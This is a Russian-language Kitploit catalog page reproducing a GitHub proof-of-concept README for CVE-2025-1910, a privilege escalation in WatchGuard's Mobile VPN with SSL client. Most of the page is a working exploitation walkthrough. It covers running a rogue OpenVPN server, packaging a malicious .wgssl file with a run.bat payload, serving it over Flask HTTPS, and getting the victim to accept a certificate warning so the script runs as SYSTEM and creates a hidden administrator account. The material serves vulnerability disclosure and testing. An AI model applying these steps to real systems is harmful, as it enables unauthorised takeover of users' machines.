Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-1910-WatchGuard-Privilege-Escalation — Proof-of-Concept для эксплуатации CVE-2025-1910, локального повышения привилегий в клиенте Mobile VPN with SSL от Watchguard. | Kitploit
Инструменты/GitHubGitHub/lutrasecurity/cve-2025-1910-watchguard-privilege-escalation
Повышение привилегийГенерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЛатеральное перемещениеПост-эксплуатацияТестирование на ПроникновениеКомандование и УправлениеRed Teaming
Поделиться
GitHublutrasecurity/cve-2025-1910-watchguard-privilege-escalation

CVE-2025-1910-WatchGuard-Privilege-Escalation

Proof-of-Concept для эксплуатации CVE-2025-1910, локального повышения привилегий в клиенте Mobile VPN with SSL от Watchguard.

Репозиторий
3210 месяцев назадЕщё не проверено

Повышение привилегий в клиенте WatchGuard Mobile VPN with SSL (CVE-2025-1910)

Уязвимость повышения привилегий в Mobile VPN with SSL от WatchGuard <= 12.11.2 позволяет пользователю с низкими привилегиями выполнять команды от имени SYSTEM на клиенте. Протестировано на версии Mobile VPN with SSL 12.11.2.

Более подробную информацию см. в нашей статье в блоге (немецкая версия).

Эксплуатация

Подготовка на сервере атакующего


  1. Запустите OpenVPN-сервер, принимающий все подключения:
sudo openvpn --config server.conf

Запущенный OpenVPN-сервер.

  1. Измените параметр remote в ./client/client.ovpn, чтобы он указывал на OpenVPN-сервер

  2. Измените ./client/run.bat по своему усмотрению — этот скрипт будет выполнен от имени SYSTEM. По умолчанию создаётся новая учётная запись администратора (shinyNewAdmin)

  3. Создайте вредоносный файл WatchGuard client.wgssl:

cd client/

# Create checksum
md5sum client.ovpn run.bat > MD5SUM

# Pack into a .wgssl file
tar -czf ../client_exploit.wgssl client.ovpn  MD5SUM  run.bat

cd ..
  1. Раздайте вредоносный файл client.wgssl через flask:
# Start the flask HTTPS server
sudo python3 srv.py

Запущенный веб-сервер Flask.

При необходимости новую пару сертификат/ключ можно создать с помощью openssl:

# Create certificate and private key for the HTTPS connection
openssl req -x509 -newkey rsa:4096 -nodes -out server.crt -keyout server.key -days 365 -subj "/CN=firebox"

Эксплуатация на машине жертвы

Затем на машине жертвы, где установлена уязвимая версия Mobile VPN with SSL (например, версия 12.11.2, Скачать), попробуйте подключиться к серверу атакующего. Введённые имя пользователя и пароль не имеют значения:

Подключение к серверу атакующего.

Нажмите Да в предупреждении безопасности, чтобы проигнорировать предупреждения о сертификате:

Подключение к серверу атакующего.

После успешного установления соединения выполняется файл run.bat, и создаётся пользователь shinyNewAdmin:

Пользователь shinyNewAdmin создан.

Установка

На сервере атакующего должны быть установлены Python, openssl и openvpn. Кроме того, необходимо установить Python-пакет flask:

pip install -r requirements.txt

Nix Flake

Если установлен Nix, можно просто запустить оболочку разработчика:

nix develop

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    341
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    309

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →